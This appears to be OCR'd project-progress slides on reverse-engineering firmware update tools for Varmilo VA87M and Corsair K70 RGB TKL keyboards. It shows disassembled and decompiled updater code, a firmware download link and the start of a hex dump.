
```
loc_18C9:
ldarg.0
ldstr     aLoadMtpDataErr // "Load MTP Data error!"
call      instance void RGBDemo.RGBDemo::addItemToList(string statusStr)
ret
```

```
loc_18D5:
ldarg.0
ldfld     class CTUSBManager.ISPSetup RGBDemo.RGBDemo::ispSetup
callvirt instance int32 CTUSBManager.ISPSetup::LoadProgramData()
pop
ldarg.0
ldstr     aMcu            // "MCU:"
```

Project progress

Firmware analysis - Vamilo VA87M

Read MTP file in *LoadMTPFile()* function




```
ldarg.0
ldfld     unsigned int8[] CTUSBManager.ISPSetup::pMtpBuf
ldarg.0
ldfld     unsigned int32 CTUSBManager.ISPSetup::dwMtpFileSize
ldloca.s 2
ldloca.s 3
call      bool CTUSBManager.DllQuote::ReadFile(native int hFile, unsigned int8[] lpBuffer, u
nop
```

Project progress

Firmware analysis - Vamilo VA87M

Use MTP File data in *LoadProgdata()* function




```
ldfld     unsigned int8[] CTUSBManager.ISPSetup::pMtpBuf
ldarg.0
ldfld     unsigned int32 CTUSBManager.ISPSetup::dwMtpFileSize
ldloc.0
ldloca.s 3
ldloc.1
ldloca.s 4
ldloc.2
ldloca.s 5
call      int32 CTUSBManager.DllQuote::LoadProgdata(unsigned int8[] pMtpBuf, unsigned int32 dwMtpSize,
```

Project progress

Firmware analysis - Vamilo VA87M

Use MTP File data in *LoadProgdata()* function, and call *LoadProgdataEX()* function




```
int __cdecl LoadProgdata(int pMtpBuf, int dwMtpSize, int pPr
{
  int result; // eax
  size_t local_programSize; // [esp+0h] [ebp-4h] BYREF

  local_programSize = 0;
  result = LoadProgdataEx(
             (char *)pMtpBuf,
             dwMtpSize,
             (_DWORD *)pProgamBuf,
             &local_programSize,
             (_DWORD *)pOptionBuf,
             (_WORD *)wOptionSize,
             (_DWORD *)pDataBuf,
             (_WORD *)wDataSize);
  *wProgramSize = local_programSize;
  return result;
}
```

Project progress

Firmware analysis - Vamilo VA87M

Maybe, we can get MTP file’s structure in *LoadProgdataEX()* function




```
LABEL_85:
        v37 = v48;
        v38 = v50 == 0;
        dword_10174F0C = 0;
        *pProgamBuf_local = program_in_data_2;
        if ( !v38 )
        {
          v39 = Size - 2 * (unsigned __int16)program_in_data_1;
          v40 = operator new[](v39);
          memcpy(v40, (char *)program_in_data_2 + 2 * (unsigned __int16)program_in_data_1, v39);
          memset(program_in_data_2, 0, Size);
          memcpy(program_in_data_2, v40, v39);
          operator delete(v40);
        }
        *wProgramSize_local = Size >> 1;
        *pOptionBuf_local = ::Src;
        *wOptionSize_local = Src_size >> 1;
        *pDataBuf_local = dword_10174EE8;
        *wDataSize_local = dword_10174EFC;
```

Project progress

Firmware analysis - Corsair K70 RGB TKL


To get firmware, we have tried to find debug port, but there’s no debug port.



Project progress

Firmware analysis - Corsair K70 RGB TKL

Corsair use their own updater.



CORSAIR iCUE v5.3


WINDOWS

Release notes

5.3 | 6/20/2023

Project progress

Firmware analysis - Corsair K70 RGB TKL



K70 RGB TKL Champion Series 설정

펌웨어
v. 1.8.25
최신 버전 설치 완료

USB 유선 수신기 폴링률: 1000 Hz/1 msec

밝기

현재 레이아웃: 미국어 북미

키 스위치 디바운스 시간 증가: 0

토너먼트 모드 바탕조명 색: ●

현재 메모리


K70 TKL HW 1
슬롯 #1

현재 프로필 추가
슬롯 #2

Project progress


Firmware analysis - Corsair K70 RGB TKL

We can get firmware from “**https://www3.corsair.com/software/CUE_V4/K70RGBTKL_1.8.25.zip**”
But, we have to figure out update process.



Hammer_Application_Firmware_v1.8.25.bin

Hammer_Application_Firmware_v1.8.25.json



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000:  64 8E 21 EE 90 3D 02 00  91 23 01 00 01 00 4D 61  d.!..=...#....Ma
